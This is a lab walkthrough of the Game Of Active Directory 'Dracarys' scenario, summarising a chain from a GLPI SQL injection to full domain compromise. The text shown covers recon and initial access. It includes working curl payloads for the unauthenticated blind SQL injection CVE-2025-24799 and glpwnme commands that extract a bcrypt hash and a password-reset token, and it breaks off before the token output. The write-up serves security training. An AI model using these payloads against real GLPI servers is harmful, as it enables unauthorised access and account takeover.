GOAD: Dracarys

| Lab | Game Of Active Directory — DRACARYS |
| Creator | @M4yFly (Orange Cyberdefense) |
| Goal | Compromise the domain dracarys.lab |
| Starting Point | 192.168.56.12 (lx01 / SYRAX) |
| Difficulty | Hard (AD chain with delegation abuse) |
TL;DR
I started on SYRAX where a GLPI instance was vulnerable to an unauthenticated SQLi (CVE-2025-24799), which let me dump the password reset token straight from the database, give myself SuperAdmin, and upload a PHP webshell for RCE as www-data. From there I found MySQL creds in GLPI’s config, pulled encrypted LDAP bind credentials from the database, and decrypted them using GLPI’s own crypto key sitting right there on disk. That gave me sunfyre, a low-privilege domain user. MAQ was at 10 so I created a machine account (root$), got a Kerberos ticket, and SSH’d into SYRAX as root via GSSAPI — no Linux privesc needed. On the box I grabbed SYRAX’s machine keytab and found a cached TGT for viserion just sitting in /tmp/. BloodHound showed SYRAX$ had constrained delegation to HTTP/arrax — but ARRAX didn’t exist. So I created ARRAX$, slapped a Ghost SPN on VHAGAR$, chained RBCD through SYRAX$, and after a few Kerberos gymnastics I had a WinRM shell as Domain Admin on VHAGAR. KeePass was running with the master password visible in the parent process command line (lol), which unlocked a second DA (drogon). Dumped NTDS.dit, 13 hashes, full domain compromise. 🐉🔥
1. Reconnaissance
1.1 Network Discovery
➜ fping -aqg 192.168.56.0/24
192.168.56.10
192.168.56.11
192.168.56.12
Three live hosts in the lab subnet. Let’s fingerprint them:
➜ nxc smb 192.168.56.0/24
SMB   192.168.56.10  445  BALERION  [*] Windows 11 / Server 2025 Build 26100 (name:BALERION) (domain:dracarys.lab) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB   192.168.56.11  445  VHAGAR    [*] Windows 11 / Server 2025 Build 26100 (name:VHAGAR) (domain:dracarys.lab) (signing:False) (SMBv1:False)

➜ nxc ssh 192.168.56.0/24
SSH   192.168.56.12  22  192.168.56.12  [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.16
1.1.1 Initial Analysis
Three hosts, one domain. Here’s what jumps out:
- BALERION (
192.168.56.10) is the Domain Controller — SMB signing enforced (can’t relay NTLM to SMB), Null Auth allowed (anonymous LDAP/SMB enumeration possible). It’s Server 2025, so modern Kerberos and PKINIT are on the table. - VHAGAR (
192.168.56.11) is a member server — SMB signing disabled, which makes it a potential NTLM relay target if we can coerce auth later. - SYRAX (
192.168.56.12) runs Ubuntu 24.04 with SSH exposed — in a GOAD lab, the Linux host is usually domain-joined, meaning GSSAPI/Kerberos SSH auth could be in play.
Before going further, we need the domain in our hosts file (Kerberos is picky about DNS):
# Update Hosts file
➜ cat /etc/hosts
...[snip]...
192.168.56.10   BALERION.dracarys.lab dracarys.lab BALERION
192.168.56.11   VHAGAR.dracarys.lab VHAGAR
192.168.56.12   syrax.dracarys.lab
1.2 Full Nmap — SYRAX
Since SYRAX is our designated starting point and the only host with non-SMB services exposed, we give it a full port scan:
➜ rustscan -a 192.168.56.12 --ulimit 5000 -r 1-65535 -- -A -Pn

...[snip]...

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
...[snip]...
80/tcp    open  http    syn-ack Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
443/tcp   open  http    syn-ack Apache httpd 2.4.58
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.58 (Ubuntu)
3306/tcp  open  mysql   syn-ack MySQL 8.0.46-0ubuntu0.24.04.3
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL_Server_8.0.46_Auto_Generated_Server_Certificate
| Issuer: commonName=MySQL_Server_8.0.46_Auto_Generated_CA_Certificate
...[snip]...
| mysql-info:
|   Protocol: 10
|   Version: 8.0.46-0ubuntu0.24.04.3
|   Thread ID: 13
|   Capabilities flags: 65535
|   Some Capabilities: ...[snip]...
|   Status: Autocommit
|_  Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx  syn-ack MySQL X protocol listener
Service Info: Host: syrax.dracarys.lab; OS: Linux; CPE: cpe:/o:linux:linux_kernel
1.2.1 Nmap Analysis
Five open ports on a single Linux box — let’s break down what each one means for our attack path:
-
Port 22 — SSH (OpenSSH 9.6p1): SSH on a domain-joined Ubuntu box is interesting because it likely supports GSSAPI (Kerberos) authentication. If we can get a valid Kerberos ticket for a domain account that maps to a local user (like
root$➜root), we can SSH in without a password. This is a potential pivot target later, not our initial entry point. -
Ports 80 & 443 — HTTP/HTTPS (Apache 2.4.58): Both serve the Ubuntu default page. The fact that HTTPS is up means there’s a configured virtual host — someone intended to serve content here. We need to fuzz for hidden directories. The Apache version is recent but the applications behind it might not be.
-
Port 3306 — MySQL 8.0.46: The database is externally accessible, but
caching_sha2_passwordis the auth plugin. Without credentials this is a dead end for now, but if we find a web app with database configs, MySQL becomes a goldmine for stored credentials. -
Port 33060 — MySQL X Protocol: The newer MySQL protocol for NoSQL/document-store operations. Confirms this is a relatively modern MySQL deployment. Not directly useful without credentials.
Game plan: Fuzz the web server for hidden apps ➜ exploit whatever we find ➜ look for database credentials in config files ➜ pivot to the domain.
1.3 Web Directory Fuzzing
➜ gobuster dir -u http://syrax.dracarys.lab \
    -w /opt/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt \
    -t 100 -r

...[snip]...
glpi  (Status: 200) [Size: 9832]
server-status  (Status: 403) [Size: 283]
GLPI — Gestionnaire Libre de Parc Informatique. It’s an open-source IT asset management and helpdesk platform (think: self-hosted ServiceNow with ITIL features, license tracking, and inventory management).
Let’s see what version we’re dealing with:
➜ curl -I http://syrax.dracarys.lab/glpi/
HTTP/1.1 200 OK
Server: Apache/2.4.58 (Ubuntu)
Set-Cookie: glpi_76c35e3f7f6168a97d542f6bd597b600=vgphgt7vt9rah4t2apsfo6dj02; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
A GLPI instance with a session cookie. Browsing to /glpi/ greets us with the login portal:

Two useful details on this page: the Forgot Password? link is alive (remember that for later), and the Login source dropdown leaks the LDAP backend — Active_Directory-ldap-dracarys.lab — confirming this box authenticates against the domain. Historical GLPI versions are riddled with CVEs, so let’s find the exact version.
2. Initial Access — GLPI
2.1 CVE-2025-24799 — Unauthenticated SQL Injection
2.1.1 The Vulnerability — What’s Actually Going On
Before we start throwing payloads, let’s understand why this works, because the “why” is the interesting part — and it explains half the lab.
CVE-2025-24799 is an unauthenticated blind SQL injection in GLPI’s inventory agent endpoint (/index.php/ajax/), affecting every version before 10.0.18. CVSS 7.5 — unauthenticated, network-reachable, no user interaction required.
Why is the endpoint unauthenticated? GLPI ships with an agent (the GLPI Agent, formerly FusionInventory) — a tiny daemon that runs on every managed machine and periodically phones home with inventory data: CPU, RAM, installed software, running services. For that to work without an admin logging in for every single request, the receiving endpoint has to accept unauthenticated traffic. Agents push on a schedule, not on demand.
[workstation]              [GLPI server]
  glpi-agent ──POST──────▶ /index.php/ajax/
  every 24h                no login required
  sends XML inventory      receives & stores it
This is the exact same design decision that makes WSUS and SCCM agent endpoints open — and it’s what makes this bug critical. There’s no authentication check to bypass; the endpoint just trusts whatever XML it receives.
Where’s the injection? The agent sends its inventory as XML, and GLPI stores the <deviceid> — the agent’s unique identifier — into the glpi_agents table. The interesting part is how the protection fails, because GLPI actually does sanitize its input.
Agent::handleAgent() passes deviceid through Sanitizer::dbEscapeRecursive() before it touches any query:
public static function dbEscapeRecursive(array $values): array {
    return array_map(function ($value) {
        if (is_array($value)) { return self::dbEscapeRecursive($value); }
        if (is_string($value)) { return self::dbEscape($value); }   // strings get escaped
        return $value;                                              // everything else: raw
    }, $values);
}
Only strings (and arrays of strings) get escaped — anything else is returned untouched. And here’s the catch: in XML mode, GLPI parses the request with simplexml_load_string(), which turns <deviceid> into a SimpleXMLElement object — not a string, not an array. So dbEscapeRecursive() falls straight through to return $value;, and the object passes unescaped.
Later, when that object is concatenated into the SQL query, PHP calls its __toString() and out comes our raw payload:
<!-- normal agent request -->
<deviceid>WORKSTATION01-2025-01-01</deviceid>

<!-- injected request -->
<deviceid>', IF((1=1),(SELECT SLEEP(3)),1), 0, 0, 0, 0, 0, 0);#</deviceid>
Which lands in the query as:
INSERT INTO glpi_agents (..., deviceid, col1, col2, ...)
VALUES (..., '', IF((1=1),(SELECT SLEEP(3)),1), 0, 0, 0, 0, 0, 0);#', 0, 0, ...);
--            ↑  ↑ our condition lands in col1   ↑ the `#` comments out the rest
--            └─ closes the string literal
The # comments out the tail of the original query so we don’t hit a syntax error. If our condition is true, the server sleeps 3 seconds before responding.
The takeaway: this isn’t “no sanitization” — it’s sanitization that only knows about strings, defeated by feeding it an object.
Why is it blind — and why time-based? The response body is identical no matter what the query returns. GLPI just says “OK, inventory received.” No error output, no reflected data. The only observable side-channel is time: if our condition is true, SLEEP(N) runs and the response is N seconds late; if false, it’s instant. So we extract data one bit at a time by asking true/false questions:
-- "Is the first character of the admin username 'g'?"
IF(ASCII(SUBSTRING((SELECT name FROM glpi_users LIMIT 1),1,1))=103, SLEEP(3), 0)
-- 3s response ➜ yes, it's 'g'     instant ➜ no, try the next character
That’s exactly what glpwnme automates — it runs this loop for every character position until it’s reconstructed the full value. Doing it by hand works, but a 40-character reset token extracted one char at a time is hundreds of requests. Manual proof of concept below, then we hand it to the tool.
Proof of concept (manual, no tools):
Let’s prove the whole thing by hand with curl — no glpwnme, no Metasploit. Every request below is identical except for the SQL stuffed into <deviceid>. Only the timing changes, and that timing is the entire answer.
1. Baseline — how fast is a normal request?
First, a clean agent request (no injection) to learn the server’s normal response time:
➜ time \
curl -s -X POST \
    "http://syrax.dracarys.lab/glpi/index.php/ajax/" \
    -H "Content-Type: application/xml" \
    -d '<?xml version="1.0" encoding="UTF-8"?>
<xml>
    <QUERY>get_params</QUERY>
    <deviceid>baseline_test</deviceid>
    <content>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa</content>
</xml>' \
    -o /dev/null
## ➜ 0.020s total — instant
About 20 milliseconds. That’s our baseline.
2. Prove the injection fires
Now inject a condition that’s always true. If the server holds the response for 3 seconds, our SQL executed:
➜ time \
curl -s -X POST \
    "http://syrax.dracarys.lab/glpi/index.php/ajax/" \
    -H "Content-Type: application/xml" \
    -d "<?xml version=\"1.0\" encoding=\"UTF-8\"?>
<xml>
    <QUERY>get_params</QUERY>
    <deviceid>', IF((1=1),(select sleep(3)),1), 0, 0, 0, 0, 0, 0);#</deviceid>
    <content>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa</content>
</xml>" \
    -o /dev/null
## ➜ 3.015s total — the injection fired, sleep(3) ran
3. Read the schema
Time to ask the database a real question. Does the current database (database() resolves to glpi) have more than 10 tables? It should — GLPI ships ~27 — so a TRUE answer should sleep:
➜ time \
curl -s -X POST \
    "http://syrax.dracarys.lab/glpi/index.php/ajax/" \
    -H "Content-Type: application/xml" \
    -d "<?xml version=\"1.0\" encoding=\"UTF-8\"?>
<xml>
    <QUERY>get_params</QUERY>
    <deviceid>', IF((SELECT COUNT(*) FROM information_schema.tables WHERE table_schema=database())>10,(select sleep(3)),1), 0, 0, 0, 0, 0, 0);#</deviceid>
    <content>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa</content>
</xml>" \
    -o /dev/null
## ➜ 3.022s total — yes, >10 tables; we can read information_schema
4. Extract an actual value
Finally, the real payoff — pull data out one character at a time. Does the alphabetically-first table name start with g (ASCII 103)? Every GLPI table is glpi_*, so this should be true:
➜ time \
curl -s -X POST \
    "http://syrax.dracarys.lab/glpi/index.php/ajax/" \
    -H "Content-Type: application/xml" \
    -d "<?xml version=\"1.0\" encoding=\"UTF-8\"?>
<xml>
    <QUERY>get_params</QUERY>
    <deviceid>', IF(ASCII(SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema=database() ORDER BY table_name LIMIT 1),1,1))=103,(select sleep(3)),1), 0, 0, 0, 0, 0, 0);#</deviceid>
    <content>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa</content>
</xml>" \
    -o /dev/null
## ➜ 3.018 total — first table starts with 'g'
Baseline instant, injection fires, schema readable, and data extractable — that’s a blind time-based SQLi, proven entirely by hand. Now let’s automate the whole thing with glpwnme.
2.1.2 The Tool: glpwnme
glpwnme is a purpose-built GLPI exploitation framework by Orange Cyberdefense (same folks behind GOAD). Think of it like sqlmap but specifically for GLPI — it bundles a bunch of CVEs into one tool and handles the boilerplate (including the character-by-character blind extraction we just did manually).
The key flags you’ll use:
| Flag | What it does |
|---|---|
-t / --target |
URL to the GLPI instance |
--check-all |
Probes every known CVE against the target, tells you what’s vulnerable |
-e / --exploit |
Pick which exploit to run |
--run |
Actually execute the exploit (without this it just checks, doesn’t run) |
-O |
Pass options to the exploit — for SQLi this is where sql and time go |
--no-opsec |
Some checks are noisy; this flag says “I don’t care, run it anyway” |
--cookie |
Pass a session cookie for authenticated exploits |
2.1.3 Checking What’s Vulnerable
First run — just point it at the target and let it figure out what we’re working with:
➜ glpwnme \
    --target http://syrax.dracarys.lab/glpi/ \
    --check-all
The output tells us a few things immediately:
[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀
[+] GLPI password forget is enable
- Version 10.0.17 — the last vulnerable version before 10.0.18 patched a bunch of things. This is the sweet spot.
- “Configuration is not safe” — meaning certain dangerous features are enabled (like the password reset flow and file uploads).
- “Password forget is enable” — this is crucial. If this was disabled, we’d have to find another way in.
Then it runs through ~20 CVEs. Most come back ❌ (version not vulnerable, or missing credentials), but five light up ⚡:
| Exploit | Score | What it does | Access needed |
|---|---|---|---|
| CVE_2025_24799 | 7.5 | Blind SQL Injection | 💀 Unauthenticated |
| PHP_UPLOAD | 5.0 | Upload arbitrary PHP file | Admin session |
| CVE_2026_22044 | 6.4 | Another SQLi | User session |
| CVE_2026_42320 | 6.5 | File read / info disclosure | User session |
| DEFAULT_PASSWORD_CHECK | 6.0 | Authentication bypass (default creds) | 💀 Unauthenticated |
The prize is CVE_2025_24799 — 7.5 severity, unauthenticated SQL injection. That’s our way in. PHP_UPLOAD is our way to a shell once we’re admin. We’ll chain them.
2.1.4 Dumping the User Email
The SQLi is time-based blind, meaning no data comes back in the response — we have to infer results character by character based on how long the server takes to respond. glpwnme handles all that internally. We just pass a SQL query.
Before we query glpi_useremails, let’s confirm the table actually exists — GLPI is open source so the schema is public, but a quick check through information_schema makes it explicit (and answers the inevitable “how did you know what to query?”):
➜ glpwnme \
    --target http://syrax.dracarys.lab/glpi/ \
    --exploit "CVE_2025_24799" \
    --run -O time=0.5 \
    sql="SELECT table_name FROM information_schema.tables WHERE table_schema='glpi' AND table_name='glpi_useremails'"

[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀, In some cases you can achieve Code Execution as SuperAdmin
[+] Operating system found: Unix
[+] GLPI root dir found: /var/www/html/glpi
[+] GLPI API is disable
[+] GLPI password forget is enable
[+] Inventory is enable
[+] Trying to run SQL Query: SELECT table_name FROM information_schema.tables WHERE table_schema='glpi' AND table_name='glpi_useremails'
[+] Sleeping 0.5 seconds
[+] Length of result: 15
[+] Final result:
glpi_useremails
Confirmed. Now pull the user:
➜ glpwnme \
    --target http://syrax.dracarys.lab/glpi/ \
    --exploit "CVE_2025_24799" \
    --run -O time=0.5 sql="SELECT CONCAT(users_id, ':', email) FROM glpi_useremails LIMIT 1"

[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀, In some cases you can achieve Code Execution as SuperAdmin
[+] Operating system found: Unix
[+] GLPI root dir found: /var/www/html/glpi
[+] GLPI API is disable
[+] GLPI password forget is enable
[+] Inventory is enable
[+] Trying to run SQL Query: SELECT CONCAT(users_id, ':', email) FROM glpi_useremails LIMIT 1
[+] Sleeping 0.5 seconds
[+] Length of result: 22
[+] Final result:
2:[email protected]
Breaking down the command:
--exploit "CVE_2025_24799"— use the unauthenticated SQLi--run— don’t just check, actually execute-O time=0.5— the blind SQLi usesSLEEP()delays to signal character values. Default is 3 seconds per character;time=0.5drops it to half a second — way faster, but if the network is laggy you might get garbled results. My lab is local so 0.5 works fine.-O sql="SELECT CONCAT(...)"— the actual query to run
User ID 2, email [email protected]. Now let’s find the username:
➜ glpwnme \
    --target http://syrax.dracarys.lab/glpi/ \
    --exploit "CVE_2025_24799" --no-opsec \
    --run -O time=0.5 sql="SELECT name FROM glpi_users LIMIT 1"

[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀, In some cases you can achieve Code Execution as SuperAdmin
[+] Operating system found: Unix
[+] GLPI root dir found: /var/www/html/glpi
[+] GLPI API is disable
[+] GLPI password forget is enable
[+] Inventory is enable
[+] Trying to run SQL Query: SELECT name FROM glpi_users LIMIT 1
[+] Sleeping 0.5 seconds
[+] Length of result: 4
[+] Final result:
glpi
The admin user is literally named glpi. Default install, default everything.
2.1.5 The Password Reset Heist
Here’s the play: we can’t crack the admin’s bcrypt hash, but we don’t need the password. GLPI’s “Forgot Password” flow generates a reset token and stores it in the password_forget_token column of glpi_users… which we can read with our unauthenticated SQLi. We don’t need to receive the email — we just need the token.
The failed cracking detour (for completeness):
➜ glpwnme \
    --target http://syrax.dracarys.lab/glpi/ \
    --exploit "CVE_2025_24799" --no-opsec \
    --run -O time=0.5 sql="SELECT password FROM glpi_users WHERE name='glpi'"

[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀, In some cases you can achieve Code Execution as SuperAdmin
[+] Operating system found: Unix
[+] GLPI root dir found: /var/www/html/glpi
[+] GLPI API is disable
[+] GLPI password forget is enable
[+] Inventory is enable
[+] Trying to run SQL Query: SELECT password FROM glpi_users WHERE name='glpi'
[+] Sleeping 0.5 seconds
[+] Length of result: 60
[+] Final result:
$2y$10$QxDkpUadHZ/UHQ/H2SCmGOZb0FOeSPvStXKIqjdGzZiA2NlDaexjW

➜ hashcat --identify bcrypt.hash
The following 6 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
  25600 | bcrypt(md5($pass))                                         | Generic KDF
  25800 | bcrypt(sha1($pass))                                        | Generic KDF
  30600 | bcrypt(sha256($pass))                                      | Generic KDF
  28400 | bcrypt(sha512($pass))                                      | Generic KDF
   3200 | bcrypt $2*$, Blowfish (Unix)                               | Operating System
  33800 | WBB4 (Woltlab Burning Board) [bcrypt(bcrypt($pass))]       | Forums, CMS, E-Commerce

➜ hashcat -a 0 -m 3200 bcrypt.hash /opt/SecLists/rockyou.txt
...[snip]...
Session..........: hashcat
Status...........: Quit
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$QxDkpUadHZ/UHQ/H2SCmGOZb0FOeSPvStXKIqjdGzZiA...aexjW
## It's taking too long.. In CTF terms, this hash isn't crackable..
Bcrypt with rockyou, ETA 3+ hours and no guarantee it’s even in the list. When you have SQL injection and a working password-reset flow, don’t waste time cracking — just become the user.
The login page already showed us the “Forgot Password?” link is alive — and glpwnme confirmed it (GLPI password forget is enable). Trigger a reset for the email we dumped:

The response is an error — “Could not instantiate mail function” — because the lab has no mail server configured:

Doesn’t matter. GLPI writes the token to the database before the mail send attempt — User::forgetPassword() does a direct $DB->update() to persist password_forget_token first, then fires NotificationEvent::raiseEvent('passwordforget'), which can fail independently without rolling the token back (see src/User.php). Amusingly, forgetPassword() even opens with a random sleep(rand(1,3)) to defeat timing-based user enumeration — but the token is committed regardless. The token is already in the DB when we see the mail error. Pull it straight out with the SQLi:
➜ glpwnme \
    --target http://syrax.dracarys.lab/glpi/ \
    --exploit "CVE_2025_24799" --no-opsec \
    --run -O time=0.5 sql="SELECT password_forget_token FROM glpi_users WHERE name='glpi'"
[+] Version of glpi found: 10.0.17
[+] GLPI configuration is not safe 💀, In some cases you can achieve Code Execution as SuperAdmin
[+] Operating system found: Unix
[+] GLPI root dir found: /var/www/html/glpi
[+] GLPI API is disable
[+] GLPI password forget is enable
[+] Inventory is enable
